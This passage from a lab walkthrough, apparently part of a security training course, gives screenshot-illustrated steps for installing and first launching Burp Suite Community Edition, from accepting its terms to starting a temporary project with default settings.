
10. In the next **Burp Suite Community Edition** notification, click **OK**.
11. In the **Terms and Conditions** wizard, click the **I Accept** button.




Note: If **Delete old temporary files?** pop-up appears, click **Delete**.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

Note: If an update window appears, click **Close**.




13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



